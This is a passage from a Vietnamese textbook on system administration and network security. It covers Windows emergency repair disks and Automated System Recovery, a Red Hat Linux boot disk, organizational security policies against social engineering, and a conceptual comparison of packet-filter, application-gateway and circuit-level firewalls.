Sau khi cài đặt Windows 2000 Server hoặc Windows 2000 Professional, ta có thể tạo một đĩa khôi phục khẩn cấp (emergency repair disk - ERD) để sửa các lỗi phát sinh cho hệ thống, ví dụ xung đột các tệp hệ thống. Hãy lên kế hoạch tạo đĩa khôi phục khẩn cấp mỗi khi ta cài đặt một phần mềm mới, thay đổi cấu hình hệ thống, cài đặt một card mới, phân vùng lại ổ đĩa hay nâng cấp hệ điều hành. Ta có thể tạo mới hoặc cập nhật ERD bất cứ lúc nào sau khi cài đặt Windows 2000 Server bằng cách khởi động Backup Wizard và kích chọn nút Emergency Repair Disk, các bước thực hiện như sau:

1. Chọn Start → Programs → Accessories → System Tools rồi kích chọn Backup.

2. Đưa đĩa mềm đã được định dạng vào ổ đĩa mềm.

3. Kích chọn Emergency Disk và kích chọn OK.

4. Kích chọn OK một lần nữa và đóng cửa sổ Backup lại.

Để sử dụng đĩa khôi phục khẩn cấp, thực hiện các bước sau:

1. Nếu máy tính hỗ trợ khởi động từ đĩa CD-ROM Windows 2000 Server thì đưa nó vào ổ đĩa. Nếu không, đưa đĩa mềm Windows 2000 có dán nhãn Setup Disk 1 và khởi động từ nó.

2. Shutdown và tắt máy.

3. Bật máy tính, và chọn chức năng khởi động từ đĩa CD hoặc đĩa mềm. Nếu khởi động từ đĩa mềm, hãy làm theo hướng dẫn trên màn hình để đưa đĩa 2 vào ổ đĩa.

4. Trên màn hình Welcome to Setup, ấn phím R để khôi phục.

5. Trên màn hình tiếp theo, ấn phím R một lần nữa để sử dụng đĩa khôi phục khẩn cấp để thực hiện khôi phục.

6. Đưa đĩa khôi phục khẩn cấp vào ổ đĩa.

7. Có 2 tuỳ chọn ta có thể theo: một là ấn phím M để ta có thể tự chọn các tuỳ chọn khôi phục; hoặc ấn phím F để thực hiện tất cả các tuỳ chọn khôi phục.

8. Sau khi đã chọn xong, theo các chỉ dẫn trên màn hình để sửa lỗi.

9. Khởi động lại máy tính.

Tạo bộ khôi phục hệ thống tự động

Đối vói các máy tính chạy Windows XP Professional hoặc Windows Server 2003, ta có thể tạo một bộ khôi phục hệ thống tự động (Automated System Recovery – ASR) để sử dụng trong các trường hợp hệ thống bị lỗi. Bộ ASR bao gồm 2 thành phần: một bản lưu tất cả các tệp hệ thống (khoảng trên 1,5 MB) và một bản lưu các cấu hình cài đặt hệ thống (khoảng 1,44 MB). ASR không sao lưu các tệp dữ liệu ứng dụng.

Ta có thể tạo mọt bộ ASR mới mỗi khi thay đổi cấu hình hệ thống như thêm một giao thức hoặc cài đặt một trình điều khiển thiết bị mới cho giao diện mạng chẳng hạn. Ta có thể sử dụng chương trình Backup trong

Windows XP Professional và Windows Server 2003 để tạo một bộ ASR, các bước tạo được thực hiện như sau:

1. Chọn Start → Programs → Accessories → System Tools rồi kích chọn Backup.

2. Khi xuất hiện Backup (hoặc Restore) Wizard, kích chọn liên kết Advanced Mode.

3. Kích chọn nút Automated System Recovery Wizard.

4. Khi Automated System Recovery Preparation xuất hiện, kích nút Next. Thay đổi đường dẫn tới ổ đĩa CD-R hoặc băng từ mà ta sử dụng. Hãy đưa đĩa CD-R hoặc băng từ vào ổ đĩa.

5. Kích chọn Next.

6. Kích chọn Finish để ghi dữ liệu dự phòng vào đĩa CD-R hoặc băng từ.

7. Ta sẽ thấy hộp thông tin về Automated System Recovery và sau đó là hộp thoại hiển thị quá trình copy các tệp.

8. Khi có yêu cầu, đưa đĩa mềm trắng đã định dạng vào ổ và kích OK.

9. Bỏ đĩa mềm, đĩa CD-R hoặc băng từ ra khỏi ổ rồi kích OK.

10. Đóng cửa sổ Backup.

Khi cần sử dụng ASR để khôi phục dữ liệu, thực hiện các bước sau:

1. Đưa đĩa CD cài đặt hệ điều hành vào ổ đĩa.

2. Khởi động lại máy tính.

3. Khi màn hình hiển thị tuỳ chọn sử dụng ASR, ấn phím F2 khi bắt đầu quá trình cài đặt.

4. Đưa đĩa chứa ASR vào ổ đĩa.

5. Theo các chỉ dẫn trên màn hình để sửa lỗi.

Tạo đĩa khởi động trong Red Hat Linux

Ta có thể tạo một đĩa khởi động trong Red Hat Linux để khởi động hệ điều hành từ đĩa mềm trong trường hợp một tệp hệ thống bị lỗi. Ta có thể tạo đĩa khởi động ở bước cuối cùng khi cài đặt hệ điều hành hoặc sử dụng lệnh dòng mkbootdisk. Các bước thực hiện như sau:

1. Đăng nhập với khoản mục root hoặc sử dụng lệnh su để chuyển sang tư cách người dùng root.

2. Trên cửa sổ dòng lệnh, gõ cd /lib/modules và ấn Enter để chuyển vào thư mục modules.

3. Gõ uname -r và ấn Enter để xem số hiệu phiên bản của kernel.

4. Đưa đĩa mềm vào ổ.

5. Gõ lệnh mkbootdisk –device /dev/fd0 <số hiệu phiên bản của kernel> và ấn Enter.

2.3.6. Tạo và cài đặt các chính sách của tổ chức

Các tổ chức có thể bảo vệ hệ thống của họ bằng cách ban hành các chính sách sử dụng các hệ thống máy tính. Một phương pháp hiệu quả nhất để bảo vệ là đào tạo người dùng thông qua các chính sách của tổ chức. Một số tổ chức thành lập các uỷ ban an toàn máy tính thực hiện ban hành các hướng dẫn an toàn. Các tổ chức khác thì lại đào tạo người dùng rồi mới phát triển các chính sách dựa trên những nội dung đào tạo.

Các chính sách của hệ thống có tác dụng tốt nhất khi người dùng được tham gia vào xây dựng chúng, làm cho họ biết rõ được tầm quan trọng của an toàn. Đào tạo và cho người dùng tham gia vào uỷ ban chính sách an toàn là 2 cách để bảo đảm rằng người dùng cảm thấy chính bản thân họ là những nhân tố trong việc xây dựng hệ thống an toàn mạnh. Một ưu điểm của việc gắn người dùng theo cách này là nếu người dùng hiểu được bản chất của các mối đe doạ về an toàn, họ sẽ không làm trái các nỗ lực bảo đảm an toàn. Con người chính là điểm yếu dễ tấn công nhất trong một tổ chức. Những kẻ tấn công sẽ vận dụng tất cả các kỹ năng giao tiếp

xã hội, đặc biệt là thông qua e-mail và trojan horse để lợi dụng những sơ hở của người dùng. Kỹ năng giao tiếp xã hội (social engineering), liên quan đến các tấn công trong máy tính, đề cập đến việc sử dụng mối tương tác giữa con người để giành quyền truy nhập vào một hệ thống hoặc phá hoại hệ thống. Những mối tương tác này có thể là gửi một e-mail có tiêu đề hấp dẫn hoặc chứa một tệp đính kèm trông có vẻ lôi cuốn. Những tương tác này có thể là thực hiện những cuộc điện thoại giả mạo - để thu thập các thông tin giúp người gọi có thể truy nhập vào khoản mục của người dùng chẳng hạn. Các tổ chức có thể tự bảo vệ họ trước những kỹ năng giao tiếp xã hội như vậy bằng cách cảnh báo người dùng phải cảnh giác, tránh sơ hở để bảo vệ các hệ thống và mạng.

Một chính sách của một tổ chức có thể tập trung vào một số vấn đề sau:

- Đào tạo cho người dùng về các kỹ thuật an toàn.

- Đào tạo cho người dùng về các phần mềm phá hoại.

- Yêu cầu người dùng phải quét các ổ đĩa mềm, đĩa CD bằng các phần mềm quét virus trước khi sử dụng chúng.

- Thiết lập các chính sách quy định những phương tiện nào từ bên ngoài có thể mang được vào hệ thống và cách sử dụng chúng như thế nào.

- Thiết lập các chính sách để ngăn chặn người dùng tự cài đặt các phần mềm riêng của họ.

- Thiết lập các chính sách để giảm thiểu hoặc ngăn chặn người dùng tải về các tệp và yêu cầu người dùng phải quét virus đối với các tệp này.

- Tạo một vùng riêng để người dùng cách ly các tệp có nguồn gốc không rõ ràng để quét chúng trước khi sử dụng.

- Quét virus trên e-mail và trên các tệp đính kèm.

- Loại bỏ các tệp đính kèm từ e-mail lạ hoặc không tin cậy.

2.3.7. Thiết lập tường lửa

Là điểm cổ chai để kiểm soát và theo dõi. Các mạng liên kết với độ tin cậy khác nhau, buộc có hạn chế trên các dịch vụ của mạng. Chẳng hạn, vận chuyển phải có giấy phép. Kiểm tra và kiểm soát truy cập, có thể cài đặt cảnh báo các hành vi bất thường.

Một cách vắn tắt, tường lửa (firewall) là hệ thống ngăn chặn việc truy nhập trái phép từ bên ngoài vào mạng. Tường lửa thực hiện việc lọc bỏ những địa chỉ không hợp lệ dựa theo các quy tắc hay chỉ tiêu định trước. Tường lửa có thể là hệ thống phần cứng, phần mềm hoặc kết hợp cả hai. Nếu là phần cứng, nó chỉ bao gồm duy nhất bộ định tuyến (router). Bộ định tuyến có các tính năng bảo mật cao cấp, trong đó có khả năng kiểm soát địa chỉ IP (IP Address ố là sơ đồ địa chỉ hoá để định nghĩa các trạm (host) trong liên mạng). Quy trình kiểm soát cho phép bạn định ra những địa chỉ IP có thể kết nối với mạng của bạn và ngược lại. Tính chất chung của các tường lửa là phân biệt địa chỉ IP hay từ chối việc truy nhập không hợp pháp căn cứ trên địa chỉ nguồn.

Các dạng tường lửa

Mỗi dạng tường lửa khác nhau có những thuận lợi và hạn chế riêng. Dạng phổ biến nhất là tường lửa mức mạng (Network-level firewall). Loại tường lửa này thường dựa trên bộ định tuyến, vì vậy các quy tắc quy định tính hợp pháp cho việc truy nhập được thiết lập ngay trên bộ định tuyến. Mô hình tường lửa này sử dụng kỹ thuật lọc gói tin (packet-filtering technique) ố đó là tiến trình kiểm soát các gói tin qua bộ định tuyến. Khi hoạt động, tường lửa sẽ dựa trên bộ định tuyến mà kiểm tra địa chỉ nguồn (source address) hay địa chỉ xuất phát của gói tin. Sau khi nhận diện xong, mỗi địa chỉ nguồn IP sẽ được kiểm tra theo các quy tắc do người quản trị mạng định trước. Tường lửa dựa trên bộ định tuyến làm việc rất nhanh do nó chỉ kiểm tra lướt trên các địa chỉ nguồn mà không hề có yêu cầu thực sự nào đối với bộ định tuyến, không tốn thời gian xử lý những địa chỉ sai hay

không hợp lệ. Tuy nhiên, bạn phải trả giá: ngoại trừ những điều khiển chống truy nhập, các gói tin mang địa chỉ giả mạo vẫn có thể thâm nhập ở một mức nào đó trên máy chủ của bạn.

Một số kỹ thuật lọc gói tin có thể được sử dụng kết hợp với tường lửa để khắc phục nhược điểm nói trên. Địa chỉ IP không phải là thành phần duy nhất của gói tin có thể "mắc bẫy" bộ định tuyến. Người quản trị nên áp dụng đồng thời các quy tắc, sử dụng thông tin định danh kèm theo gói tin như thời gian, giao thức, cổng... để tăng cường điều kiện lọc. Tuy nhiên, sự yếu kém trong kỹ thuật lọc gói tin của tường lửa dựa trên bộ định tuyến không chỉ có vậy.

Một số dịch vụ gọi thủ tục từ xa (Remote Procedure Call - RPC) rất khó lọc một cách hiệu quả do các server liên kết phụ thuộc vào các cổng được gán ngẫu nhiên khi khởi động hệ thống. Dịch vụ gọi là ánh xạ cổng (portmapper) sẽ ánh xạ các lời gọi tới dịch vụ RPC thành số dịch vụ gán sẵn, tuy nhiên, do không có sự tương ứng giữa số dịch vụ với bộ định tuyến lọc gói tin, nên bộ định tuyến không nhận biết được dịch vụ nào dùng cổng nào, vì thế nó không thể ngăn chặn hoàn toàn các dịch vụ này, trừ khi bộ định tuyến ngăn toàn bộ các gói tin UDP (các dịch vụ RPC chủ yếu sử dụng giao thức UDP ố User Datagram Protocol). Việc ngăn chặn tất cả các gói tin UDP cũng sẽ ngăn luôn cả các dịch vụ cần thiết, ví dụ như DNS (Domain Name Service ố dịch vụ đặt tên vùng). Vì thế, dẫn đến tình trạng "tiến thoái lưỡng nan".

Tường lửa dựa trên ứng dụng/cửa khẩu ứng dụng

Một dạng phổ biến khác là tường lửa dựa trên ứng dụng (application-proxy). Loại này hoạt động hơi khác với tường lửa dựa trên bộ định tuyến lọc gói tin. Cửa khẩu ứng dụng (application gateway) dựa trên cơ sở phần mềm. Khi một người dùng không xác định kết nối từ xa vào mạng chạy cửa khẩu ứng dụng, cửa khẩu sẽ ngăn chặn kết nối từ xa này. Thay vì nối thông, cửa khẩu sẽ kiểm tra các thành phần của kết nối theo những quy tắc

định trước. Nếu thoả mãn các quy tắc, cửa khẩu sẽ tạo cầu nối (bridge) giữa trạm nguồn và trạm đích.

Cầu nối đóng vai trò trung gian giữa hai giao thức. Ví dụ, trong một mô hình cửa khẩu đặc trưng, gói tin theo giao thức IP không được chuyển tiếp tới mạng cục bộ, lúc đó sẽ hình thành quá trình dịch mà cửa khẩu đóng vai trò bộ phiên dịch.

Ưu điểm của tường lửa cửa khẩu ứng dụng là không phải chuyển tiếp IP. Quan trọng hơn, các điều khiển thực hiện ngay trên kết nối. Sau cùng, mỗi công cụ đều cung cấp những tính năng thuận tiện cho việc truy nhập mạng. Do sự lưu chuyển của các gói tin đều được chấp nhận, xem xét, dịch và chuyển lại nên tường lửa loại này bị hạn chế về tốc độ. Quá trình chuyển tiếp IP diễn ra khi một server nhận được tín hiệu từ bên ngoài yêu cầu chuyển tiếp thông tin theo định dạng IP vào mạng nội bộ. Việc cho phép chuyển tiếp IP là lỗi không tránh khỏi, khi đó, cracker (kẻ bẻ khoá) có thể thâm nhập vào trạm làm việc trên mạng của bạn.

Hạn chế khác của mô hình tường lửa này là mỗi ứng dụng bảo mật (proxy application) phải được tạo ra cho từng dịch vụ mạng. Như vậy một ứng dụng dùng cho Telnet, ứng dụng khác dùng cho HTTP, v.v..

Do không thông qua quá trình chuyển dịch IP nên gói tin IP từ địa chỉ không xác định sẽ không thể tới máy tính trong mạng của bạn, do đó hệ thống cửa khẩu ứng dụng có độ bảo mật cao hơn.

Mục tiêu của tường lửa

Một trong những mục tiêu chính của tường lửa là che chắn cho mạng của bạn khỏi "tầm nhìn" của những người dùng bên ngoài không được phép kết nối, hay chí ít cũng không cho phép họ "nhòm" tới mạng. Quá trình này thực thi các chỉ tiêu lọc bỏ do người quản trị ấn định.

Trên lý thuyết, tường lửa là phương pháp bảo mật an toàn nhất khi mạng của bạn có kết nối Internet. Tuy nhiên, vẫn tồn tại các vấn đề xung

quanh môi trường bảo mật này. Nếu tường lửa được cấu hình quá chặt chẽ, tiến trình làm việc của mạng sẽ bị ảnh hưởng, đặc biệt trong môi trường người dùng phụ thuộc hoàn toàn vào ứng dụng phân tán. Do tường lửa thực thi từng chính sách bảo mật chặt chẽ nên nó có thể bị sa lầy. Tóm lại, cơ chế bảo mật càng chặt chẽ bao nhiêu, thì tính năng càng bị hạn chế bấy nhiêu.

Một vấn đề khác của tường lửa tương tự như việc xếp trứng vào rổ. Do là rào chắn chống kết nối bất hợp pháp nên một khe hở cũng có thể dễ dàng phá huỷ mạng của bạn. Tường lửa duy trì môi trường bảo mật, trong đó nó đóng vai trò điều khiển truy nhập và thực thi sơ đồ bảo mật. Tường lửa thường được mô tả như cửa ngõ của mạng, nơi xác nhận quyền truy nhập. Tuy nhiên điều gì sẽ xảy ra khi nó bị vô hiệu hoá? Nếu một kỹ thuật phá tường lửa được phát hiện, cũng có nghĩa "người vệ sĩ" bị tiêu diệt và cơ hội sống sót của mạng là rất mỏng manh.

Vì vậy trước khi xây dựng tường lửa, bạn nên xem xét kỹ và tất nhiên phải hiểu tường tận về mạng của mình.

Tường lửa rất dễ bị phá?

Lý thuyết không chứng minh được có khe hở trên tường lửa, tuy nhiên thực tiễn thì lại có. Các cracker đã nghiên cứu nhiều cách phá tường lửa. Quá trình phá tường lửa gồm hai giai đoạn: đầu tiên phải tìm ra dạng tường lửa mà mạng sử dụng cùng các loại dịch vụ hoạt động phía sau nó; tiếp theo là phát hiện khe hở trên tường lửa - ở giai đoạn này thường khó khăn hơn. Theo nghiên cứu của các cracker, khe hở trên tường lửa tồn tại là do lỗi định cấu hình của người quản trị hệ thống, sai sót này cũng không hiếm khi xảy ra. Người quản trị phải chắc chắn sẽ không có bất trắc cho dù sử dụng hệ điều hành (HĐH) mạng nào, đây là cả một vấn đề nan giải. Trong các mạng UNIX, điều này một phần là do HĐH UNIX quá phức tạp, có tới hàng trăm ứng dụng, giao thức và lệnh riêng. Sai sót trong xây

dựng tường lửa có thể do người quản trị mạng không nắm vững về TCP/IP.

Một trong những việc phải làm của các cracker là tách các thành phần thực ra khỏi các thành phần giả mạo. Nhiều tường lửa sử dụng "trạm hy sinh" (sacrificial hosts) - là hệ thống được thiết kế như các server Web (có thể sẵn sàng bỏ đi) hay bẫy (decoys), dùng để bắt các hành vi thâm nhập của cracker. Bẫy có thể cần dùng tới những thiết bị ngụy trang phức tạp nhằm che dấu tính chất thật của nó, ví dụ: đưa ra câu trả lời tương tự hệ thống tập tin hay các ứng dụng thực. Vì vậy, công việc đầu tiên của cracker là phải xác định đây là các đối tượng tồn tại thật.

Để có được thông tin về hệ thống, cracker cần dùng tới thiết bị có khả năng phục vụ mail và các dịch vụ khác. Cracker sẽ tìm cách để nhận được một thông điệp đến từ bên trong hệ thống, khi đó, đường đi được kiểm tra và có thể tìm ra những manh mối về cấu trúc hệ thống.

Ngoài ra, không tường lửa nào có thể ngăn cản việc phá hoại từ bên trong. Nếu cracker tồn tại ngay trong nội bộ tổ chức, chẳng bao lâu mạng của bạn sẽ bị bẻ khoá. Thực tế đã xảy ra với một công ty dầu lửa lớn: một tay bẻ khoá "trà trộn" vào đội ngũ nhân viên và thu thập những thông tin quan trọng không chỉ về mạng mà còn về các trạm tường lửa.

Các thế hệ tường lửa

Một tường lửa là một gateway mạng, nó áp dụng các quy tắc bảo mật cho tất cả các kết nối peer-to-peer. Tường lửa cần phải tạo ra một đường biên giới bao quanh một hay nhiều mạng mà nó bảo vệ và phải được cấu hình để trở thành một pháo đài vững chắc. Nó sẽ xem xét, xử lý tất cả các gói tin dựa trên chính sách bảo mật mạng (là một tập hợp các quy tắc an toàn, các phương pháp xử lý… làm việc trên các kết nối vào và ra một mạng máy tính). Thông thường, tất cả các dòng dữ liệu trao đổi giữa bên trong và bên ngoài cần phải được đảm bảo đi qua server firewall, như vậy nó mới có thể kiểm tra được mọi gói tin đi qua.

Hầu hết các tường lửa đều cho phép kiểm tra và giám sát các kết nối. Chúng sẽ ghi chép lại chi tiết nguyên nhân và hoàn cảnh phát sinh các hoạt động kiểm tra kết nối. Về sau, khi đã được cải thiện về mặt công nghệ, các tường lửa còn có thể kiểm tra nhiều thông tin hơn trong các gói tin, sử dụng nhiều thuật toán kiểm tra tinh vi hơn, lưu trữ nhiều thông tin trạng thái hơn và có thể kiểm tra các gói tin ở nhiều tầng mạng hơn. Chưa hết, công nghệ tường lửa còn có thể cho phép ghi lại chi tiết hơn kết quả của việc kiểm tra các gói tin, dựa vào đó, quản trị viên có thể mau chóng phát hiện được những vấn đề bất ổn trong mạng máy tính như đặt cấu hình chưa tốt,…

- Tường lửa lọc gói tin




Figure 20.1 Firewall Types

Tường lửa lọc gói tin (packet filter firewall) là công nghệ tường lửa thế hệ đầu tiên phân tích lưu lượng mạng ở tầng giao vận (transport protocol layer). Mỗi gói tin IP sẽ được kiểm tra xem liệu nó có thoả mãn một quy tắc nào đó trong tập các quy tắc không. Tập các quy tắc này được đưa ra để xác định gói tin nào được đi qua, gói nào không dựa vào thông tin chứa trong phần header thuộc tầng internet và tầng giao vận cũng như là hướng di chuyển của gói tin (từ trong ra ngoài hay ngược lại).

Các bộ lọc gói tin cho phép can thiệp vào việc trao đổi dữ liệu (cho phép hoặc cấm) dựa vào việc kiểm soát:

- Giao diện mạng vật lý mà gói tin đi qua.
- Địa chỉ IP nguồn.
- Địa chỉ IP đích.
- Loại giao thức sử dụng trên tầng giao vận (TCP, UDP, ICMP).
- Cổng nguồn ở tầng giao vận.
- Cổng đích ở tầng giao vận.

Các bộ lọc gói tin nói chung không hiểu được các giao thức trên tầng ứng dụng được sử dụng trong các gói tin trao đổi qua lại. Do đó chúng phải làm việc dựa vào một tập hợp các luật (rule set) được lưu trong nhân TCP/IP (TCP/IP kernel). Tập hợp luật này bảo đảm cho bộ lọc gói tin thực hiện một hành động tương ứng nào đó đối với bất kỳ gói tin nào thoả mãn những yếu tố đã nhắc đến ở trên.

Hành động này có thể là "từ chối" (deny) hay "chấp nhận" (permit) gói tin. Cả 2 danh sách, danh sách từ chối và danh sách chấp nhận, đều được lưu trữ tại nhân. Để có thể được định hướng tới đích một cách chính xác, một gói tin cần phải "vượt qua" được một "kỳ kiểm tra" dựa trên cả 2 danh sách "chấp nhận" và "từ chối". Nghĩa là gói tin đó phải được chấp nhận, đồng thời nó cũng không bị từ chối. Đối với một vài bộ lọc gói tin được tích hợp trong thiết bị router, sự việc lại diễn ra theo cách khác. Ở những bộ lọc này, gói tin chỉ được kiểm tra dựa vào một danh sách, nếu nó không bị từ chối có nghĩa là nó được chấp thuận. Để có thể hiểu được các

quy tắc lọc, bạn cần phải biết quan điểm về bảo mật (security stance) trong phần cứng định tuyến.

Thông thường các bộ lọc gói tin thực hiện một tập hợp các lệnh nhằm kiểm tra số hiệu cổng nguồn và cổng đích TCP hoặc UDP (các giao thức trên tầng giao vận). Việc kiểm tra này nhằm xác định xem liệu có tồn tại một quy tắc từ chối hay chấp nhận đối với các cổng này không. Tuy nhiên, đối với các gói tin ICMP, do không có số hiệu cổng nên các bộ lọc khó có thể áp dụng được chính sách kiểm tra này. Để có thể áp dụng một cách hiệu quả chính sách bảo mật đối với các gói tin ICMP, bộ lọc gói tin cần phải lưu giữ các bảng trạng thái (state table) để chắc chắn rằng một host bên trong vừa mới yêu cầu một thông điệp phản hồi ICMP. Đây là điểm khác biệt chính giữa các bộ lọc gói tin đơn giản và các bộ lọc gói tin động.

Do các bộ lọc gói tin được thiết kế cho tầng mạng (tầng IP - tầng 2 trong mô hình 4 mức TCP/IP), nên nói chung chúng không biết cách xử lý thông tin trạng thái trên các tầng cao hơn, như tầng ứng dụng. Các bô lọc tinh vi hơn có khả năng nhận ra các gói tin IP, TCP, UDP và ICMP. Bằng cách sử dụng một bộ lọc gói tin có khả năng lọc cổng TCP/UDP, bạn có thể cho phép các kết nối thuộc một loại nào đó (kết nối TCP, UDP…) được thiết lập tới các máy tính xác định trong khi cấm kết nối thuộc các loại khác tới cùng những máy tính đó cũng như là cấm các kết nối tương tự tới các máy tính khác.

Việc kiểm tra một gói tin được tiến hành theo thủ tục sau:

- Nếu không có quy tắc nào tương ứng được tìm thấy, gói tin bị loại bỏ
- Nếu có một quy tắc tương ứng được tìm thấy cho phép kết nối, kết nối peer-to-peer được thiết lập
- Nếu có một quy tắc tương ứng được tìm thấy từ chối kết nối, gói tin bị loại bỏ

Do loại tường lửa này không kiểm tra dữ liệu thuộc tầng ứng dụng của gói tin và không theo dõi trạng thái của các kết nối nên nó được liệt vào loại kém an toàn nhất trong công nghệ tường lửa. Nó cho phép gói tin

đi qua mà không cần kiểm tra kỹ lưỡng. Tuy nhiên, bởi vì nó thực hiện ít thao tác kiểm tra hơn nên tốc độ xử lý rất nhanh và luôn được tích hợp trong các giải pháp phần cứng ví dụ như các router IP.

Các tường lửa lọc gói tin thường đánh lại địa chỉ IP nguồn của các gói tin để chúng có vẻ như là được sinh ra từ những host khác bên ngoài chứ không phải là từ host bên trong. Quá trình tái thiết lập địa chỉ gói tin này được gọi là biên dịch địa chỉ mạng (network address translation). Biên dịch địa chỉ mạng nhằm mục đích che giấu mô hình mạng và hệ thống các địa chỉ trong mạng tin cậy.

Tường lửa dựa trên công nghệ lọc gói tin có một số ưu điểm sau:

Bộ lọc gói tin nói chung nhanh hơn các công nghệ tường lửa khác bởi vì chúng thực hiện ít thao tác kiểm tra hơn. Chúng cũng dễ dàng được triển khai như là giải pháp phần cứng.

Chỉ một quy tắc riêng lẻ cũng có thể bảo vệ được toàn mạng bằng cách cấm các kết nối giữa một địa chỉ IP xác định tới các máy tính bên trong.

Các bộ lọc gói tin không yêu cầu các máy khách phải được cấu hình cụ thể, chúng làm tất cả mọi việc.

Bằng cách kết hợp với việc biên dịch địa chỉ mạng, bạn có thể sử dụng các tường lửa lọc gói tin để che không cho người sử dụng bên ngoài biết các địa chỉ IP thực bên trong mạng.

Ngoài ra, các tường lửa lọc gói tin cũng có những nhược điểm sau:

Các bộ lọc gói tin không hiểu các giao thức trên tầng ứng dụng, chúng không thể hạn chế được truy cập đến các dịch vụ thậm chí rất cơ bản như FTP. Chính bởi lý do này mà chúng trở nên kém an toàn hơn so với các tường lửa ở mức ứng dụng và mức giao vận.

Các bộ lọc gói tin không lưu trữ thông tin trạng thái . Hầu như không có khả năng xem xét thông tin bên trong một gói tin.

Không đưa ra các chức năng mở rộng như lưu trữ đối tượng HTTP, lọc URL và chứng thực bởi chúng không hiểu được các giao thức được sử dụng.

Không thể kiểm soát được những thông tin nào từ bên trong được phép đi qua để kết nối tới các dịch vụ trên server tường lửa. Các bộ lọc gói tin chỉ kiểm soát được những thông tin nào có thể đi đến nó mà thôi. Do đó, kẻ xâm nhập có thể truy cập đến các dịch vụ trên server tường lửa.

Không sinh ra các sự kiện kiểm tra và không có cơ chế cảnh báo.

Rất khó để kiểm tra tính đúng đắn của các quy tắc "chấp nhận" và "từ chối".

- Tường lửa mức giao vận

Tường lửa mức giao vận (circuit level firewall) là công nghệ tường lửa thế hệ thứ 2 cho phép xác định một gói tin có thể là một yêu cầu kết nối, một gói dữ liệu thuộc một kết nối hoặc là một mạch ảo (virtual circuit) ở tầng giao vận giữa 2 máy.

Để làm cho một phiên làm việc trở nên hợp lệ, tường lửa xem xét mỗi thiết lập kết nối để chắc chắn rằng kết nối đó được thiết lập theo một phương thức bắt tay (handshake) hợp lệ được sử dụng trên tầng giao vận (chỉ duy nhất giao thức bắt tay 3 chiều TCP được sử dụng rộng rãi). Các gói dữ liệu không được chuyển đi cho đến khi việc bắt tay được hoàn thành. Tường lửa lưu giữ bảng các kết nối hợp lệ (bao gồm toàn bộ trạng thái phiên làm việc và thông tin về thứ tự) và cho phép các gói tin chứa dữ liệu đi qua nếu thông tin chứa trong chúng phù hợp với một bản ghi trong bảng (virtual circuit table). Khi kết thúc một kết nối, bản ghi của nó trong bảng bị xoá đi và mạch ảo ở tầng giao vận giữa 2 máy đóng lại.

Khi một kết nối được thiết lập, tường lửa sẽ lưu trữ lại các thông tin sau:

- ID phiên làm việc (duy nhất) của kết nối, được dùng cho mục đích duyệt kết nối.

- Trạng thái kết nối: handshake, established hay closing.
- Thông tin về thứ tự kết nối.
- Địa chỉ IP nguồn (dữ liệu đi ra từ đây).
- Địa chỉ IP đích (dữ liệu đi vào đây).
- Giao diện vật lý mạng mà gói tin khi vào phải đi qua.
- Giao diện vật lý mạng mà gói tin khi ra phải đi qua.

Sử dụng các thông tin này, tường lửa có thể kiểm tra header trong các gói tin để xác định xem máy tính gửi có được phép gửi dữ liệu cho máy tính nhận không và máy tính nhận có được phép nhận các dữ liệu đó không.

Các tường lửa mức giao vận chỉ có thể nhận biết được một loại gói tin - gói tin TCP. Giống như các bộ lọc gói tin, tường lửa mức giao vận áp dụng một tập hợp các quy tắc được lưu trữ ở nhân TCP/IP.

Tường lửa mức giao vận không kiểm tra kỹ lưỡng các gói tin trước khi cho chúng đi qua do việc đưa ra một dạng trạng thái kết nối hạn chế. Chỉ có những gói tin gắn với một kết nối đang tồn tại là được đi qua tường lửa. Khi nhận được một gói tin yêu cầu thiết lập kết nối, tường lửa sẽ kiểm tra dựa vào các quy tắc của nó để xác định xem liệu kết nối có được cho phép không. Nếu kết nối được cho phép, mọi gói tin gắn liền với kết nối này được định tuyến đi qua tường lửa (theo tuyến đã được xác định trong bảng định tuyến trên server tường lửa) mà không cần phải kiểm tra gì thêm nữa. Phương thức này giúp tăng tốc độ và hạn chế được thao tác kiểm tra trạng thái.

Các tường lửa này có thể thực hiện thêm các thao tác kiểm tra để đảm bảo gói tin không phải là giả mạo và dữ liệu chứa trong phần header thuộc tầng giao vận tuân theo một chuẩn của giao thức thuộc tầng này.

Các tường lửa mức giao vận cũng thường định lại địa chỉ cho các gói tin sao cho chúng có vẻ như được sinh ra từ tường lửa chứ không phải là từ một host bên trong. Như đã nói ở trên, quá trình này được gọi là biên dịch địa chỉ mạng và bởi vì tường lửa mức giao vận lưu lại các thông tin về mỗi

phiên làm việc nên chúng có thể ánh xạ một cách chính xác các phản hồi từ bên ngoài đến host bên trong tương ứng.

Tường lửa mức giao vận có các ưu điểm sau:

